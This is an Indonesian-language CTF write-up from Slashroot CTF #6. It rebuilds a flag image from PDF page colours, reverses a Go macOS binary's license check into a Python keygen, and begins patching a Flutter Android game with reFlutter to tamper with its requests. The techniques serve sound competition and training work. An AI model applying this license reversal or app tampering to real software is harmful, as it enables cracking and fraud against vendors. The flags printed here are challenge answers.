


Page: 40000 / 40000

Kami lalu memetakan warna tiap page masuk jadi 200 x 200, lalu untuk page yang tidak dapat diparsing, kami lakukan exception dan melanjutkan ke page berikutnya. Karena soal ini mirip soal pada challenge penyisihan, kami tinggal memodifikasi exception dan menjalankan script.

```
import fitz
import io
from PIL import Image
import re
def convert(a1):
    h = a1.lstrip('#')
    return tuple(int(h[i:i+2], 16) for i in (0, 2, 4))

file = "b.pdf"
pdf_file = fitz.open(file)
list_color = []
for page_index in range(200*200):
    page = pdf_file[page_index]
    tmp = page.get_svg_image()
    r = re.compile(r'#[0-9A-Fa-f]{6}')
    a = r.findall(tmp)
    print(page_index)
    try:
        list_color.append(convert(a[0]))
    except:
        list_color.append((0,0,0))
        continue

webhexcolor = "#ffffff"
cnt = 0
im = Image.new("RGB", (200,200), webhexcolor)
for x in range(200):
    for y in range(200):
        print(x, y)
        im.putpixel((x,y), list_color[cnt])
        cnt += 1
im.save("flag.png")
```

Jalankan script dan didapatkan flag pada flag.png



Flag


slashroot6{r4di4L_is_my_Lyf3_c0dE_rGb}

Reverse Engineering

Easyrial


Cara Pengerjaan

Diberikan file binary mach-o yang merupakan binary macOS




```
README.md  chall
 alfan@alfanpc  /mnt/c/CTF/finalslashroot/CTF/Slashroot CTF #6/REVERSE ENGINEERING/Easyrial  file chall
chall: Mach-O 64-bit arm64 executable, flags:<DYLDLINK|PIE>
 alfan@alfanpc  /mnt/c/CTF/finalslashroot/CTF/Slashroot CTF #6/REVERSE ENGINEERING/Easyrial  |
```

Kami lalu coba analisis binary melalui static analysis dengan IDA.
Binary tersebut adalah binary yang di tulis dengan menggunakan golang. Terlihat dari nama nama fungsi setelah dianalisis.




```
Function name
_runtime.main.func1
_runtime.main
_runtime.main.func2
_main.main
_main.check
_main.decPart3
```

Kami lalu langsung cek ke fungsi main.main, pada fungsi main main ada fungsi yang melakukan process pada bytes semacam license




```
void *v7; // [xsp+80h] [xbp-18h] BYREF
void **v8; // [xsp+88h] [xbp-10h] BYREF

while ( (unsigned __int64)&v8 <= *(_QWORD *)(v0 + 16) )
  runtime_morestack_noctxt_abi0();
v3 = (_QWORD *)runtime_newobject(&unk_1000C4000);
*v3 = 0LL;
v7 = &unk_1000C4000;
v8 = &off_1000D58B8;
fmt_Fprint(&go_itab__os_File_io_Writer, os_Stdout, &v7, 1LL);
v6[0] = (__int64)&unk_1000C2240;
v6[1] = (__int64)v3;
fmt_Fscanf(&go_itab__os_File_io_Reader, os_Stdin, &unk_1000975A9, 2LL, v6, 1LL, 1LL);
v1 = main_check(&enclicense, 27LL);
if ( v2 == v3[1] && (runtime_memequal(*v3, v1, v3[1]) & 1) != 0 )
{
  v5[0] = (__int64)&unk_1000C4000;
  v5[1] = (__int64)&off_1000D58C8;
  fmt_Fprintln(&go_itab__os_File_io_Writer, os_Stdout, v5, 1LL, 1LL);
}
else
{
  v4[0] = (__int64)&unk_1000C4000;
  v4[1] = (__int64)&off_1000D58D8;
  fmt_Fprintln(&go_itab__os_File_io_Writer, os_Stdout, v4, 1LL, 1LL);
}
}
```



```
__rodata:000000010009B6BB                    DCB 0x5B ; [
__rodata:000000010009B6BC enclicense         DCB 0x31 ; 1              ; DATA XREF: _main.main+C0↑o
__rodata:000000010009B6BD                    DCB 0x3F ; ?
__rodata:000000010009B6BE                    DCB 0x55 ; U
__rodata:000000010009B6BF                    DCB 0x34 ; 4
__rodata:000000010009B6C0                    DCB 0x24 ; $
__rodata:000000010009B6C1                    DCB 0x54 ; T
__rodata:000000010009B6C2                    DCB 0x2D ; -
__rodata:000000010009B6C3                    DCB 0x5A ; Z
__rodata:000000010009B6C4                    DCB 0x38 ; 8
__rodata:000000010009B6C5                    DCB 0x35 ; 5
__rodata:000000010009B6C6                    DCB 0x58 ; X
__rodata:000000010009B6C7                    DCB 0x32 ; 2
__rodata:000000010009B6C8                    DCB 0x52 ; R
__rodata:000000010009B6C9                    DCB 0x2D ; -
__rodata:000000010009B6CA                    DCB 0x46 ; F
__rodata:000000010009B6CB                    DCB 0x31 ; 1
__rodata:000000010009B6CC                    DCB 0x50 ; P
__rodata:000000010009B6CD                    DCB 0x56 ; V
__rodata:000000010009B6CE                    DCB 0x57 ; W
__rodata:000000010009B6CF                    DCB 0x3A ; :
__rodata:000000010009B6D0                    DCB 0x2D ; -
__rodata:000000010009B6D1                    DCB 0x44 ; D
__rodata:000000010009B6D2                    DCB 0x4E ; N
__rodata:000000010009B6D3                    DCB 0x24 ; $
__rodata:000000010009B6D4                    DCB 0x45 ; E
__rodata:000000010009B6D5                    DCB 0x55 ; U
```


Cek ke fungsi main.check dan didalam fungsi tersebut, dilakukan proses dari tiap part dari encrypted license

Part1




```
  v7 = 0LL;
  while ( 1 )
  {
    v39 = v6;
    v44 = v7;
    if ( v5 >= 6 )
      break;
    v35 = v5;
    v8 = runtime_intstring(0LL, (*(_BYTE *)(a1 + v5) | 0x65u) & (unsigned __int8)~(*(_BYTE *)(a1 + v5) & 0x65));
    v7 = runtime_concatstring2(0LL, v44, v39, v8, v9);
    a1 = v47;
    v11 = v10;
    v5 = v35 + 1;
    v6 = v11;
  }
```

Part2




```
while ( 1 )
{
  v38 = v14;
  v43 = v15;
  if ( v13 >= 6 )
    break;
  v34 = v13;
  v16 = runtime_intstring(0LL, (unsigned __int8)(*(_BYTE *)(v12 + v13) - 1));
  v18 = runtime_concatstring2(0LL, v43, v38, v16, v17);
  v12 = v40;
  v14 = v19;
  v15 = v18;
  a1 = v47;
  v13 = v34 + 1;
}
```

Part3



```
v13 = 0LL;
while ( v12 > v13 )
{
  v23 = v14;
  v28 = v15;
  v22 = v13;
  v16 = runtime_intstring(0LL, *(_BYTE *)(v11 + v13) ^ 2u);
  v18 = runtime_concatstring2(0LL, v28, v23, v16, v17);
  v13 = v22 + 1;
  v14 = v19;
  v15 = v18;
  v11 = v27;
  v12 = v21;
}
return v15;
```


Part4



```
while ( v24 < 6 )
{
  v37 = v25;
  v42 = v26;
  v33 = v24;
  v27 = runtime_intstring(0LL, (*(_BYTE *)(v23 + v24) | 0x14u) & (unsigned __int8)~(*(_BYTE *)(v23 + v24) & 0x14));
  v29 = runtime_concatstring2(0LL, v42, v37, v27, v28);
  v24 = v33 + 1;
  v22 = v47;
  v23 = v47 + 21;
  v25 = v30;
  v26 = v29;
  v20 = v41;
  v21 = v36;
}
v31 = v45;
```

Karena fungsinya sederhana kami lalu coba replicate tiap fungsi pada python. Berikut script tersebut.

```
# slashroot6{TZ0QA1-Y74W1Q-8UTR3D-PZ0QA1}
import sys
# T Z 0 Q A 1 - Y 7 4 W 1 Q - D 3 R T U 8 - P Z 0 Q A 1

pload = "1?U4\x24T-Z85X2R-F1PVW:-DN\x24EU%"
kotak = "1?U4\x24T"
# T Z 0 Q A 1

for i in range(len(kotak)):
        hasil = (ord(kotak[i]) % 256| 0x65 ) % 256 & (~(ord(kotak[i])  & 0x65)) % 256
        sys.stdout.write(chr(hasil))

sys.stdout.write("-")

kotak = "Z85X2R"
# Y 7 4 W 1 Q


for i in range(len(kotak)):
        hasil = (ord(kotak[i]) - 1) % 256
        sys.stdout.write(chr(hasil))

sys.stdout.write("-")


kotak = "F1PVW:"
# D 3 R T U 8

gabung = ""
for i in range(len(kotak)):
        hasil = ord(kotak[i]) ^ 2
        gabung += chr(hasil)
sys.stdout.write(gabung)
sys.stdout.write("-")


kotak = "DN\x24EU%"
# P Z 0 Q A 1


for i in range(len(kotak)):
        hasil = (ord(kotak[i]) % 256| 0x14 ) % 256 & (~(ord(kotak[i])  & 0x14)) % 256
        sys.stdout.write(chr(hasil))
```



```
 alfan@ubuntu  ~/soal/CTF/Slashroot CTF #6/REVERSE ENGINEERING/Easyrial  subl solve.py
 alfan@ubuntu  ~/soal/CTF/Slashroot CTF #6/REVERSE ENGINEERING/Easyrial  python2 solve.py
TZ0QA1-Y74W1Q-8UTR3D-PZ0QA1%
```

Submit ke platform **slashroot6{TZ0QA1-Y74W1Q-8UTR3D-PZ0QA1}** dan ternyata benar.


Flag

slashroot6{TZ0QA1-Y74W1Q-8UTR3D-PZ0QA1}


Network Garden

Cara Pengerjaan

Diberikan file dengan nama app-release.apk. Kami lalu install apk tersebut pada device kami dan muncul tampilan berikut.




Aplikasi tersebut adalah aplikasi game. Untuk mendapatkan flag, kita diharuskan memiliki point 9999999. Kami lalu mencoba untuk mematikan koneksi internet dan mencoba buy flag, namun ternyata aplikasi tidak memberikan respon yang kemungkinan aplikasi tersebut melakukan request saat buy flag. Namun request tidak dapat kami tamper pada burp. Setelah di telisik ternyata aplikasi merupakan aplikasi flutter. Terlihat dari adanya asset flutter_assets pada binary




```
    Directory: C:\CTF\finalslashroot\CTF\Slashroot CTF #6\REVERSE ENG


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/15/2022   9:42 AM                flutter_assets
```

Kami lalu coba untuk patch aplikasi dengan menggunakan reFlutter (https://github.com/Impact-I/reFlutter) agar dapat ditamper. Tinggal jalankan reflutter pada file APK. Lalu sign menggunakan uber-signer https://github.com/patrickfav/uber-apk-signer/releases/tag/v1.2.1 .

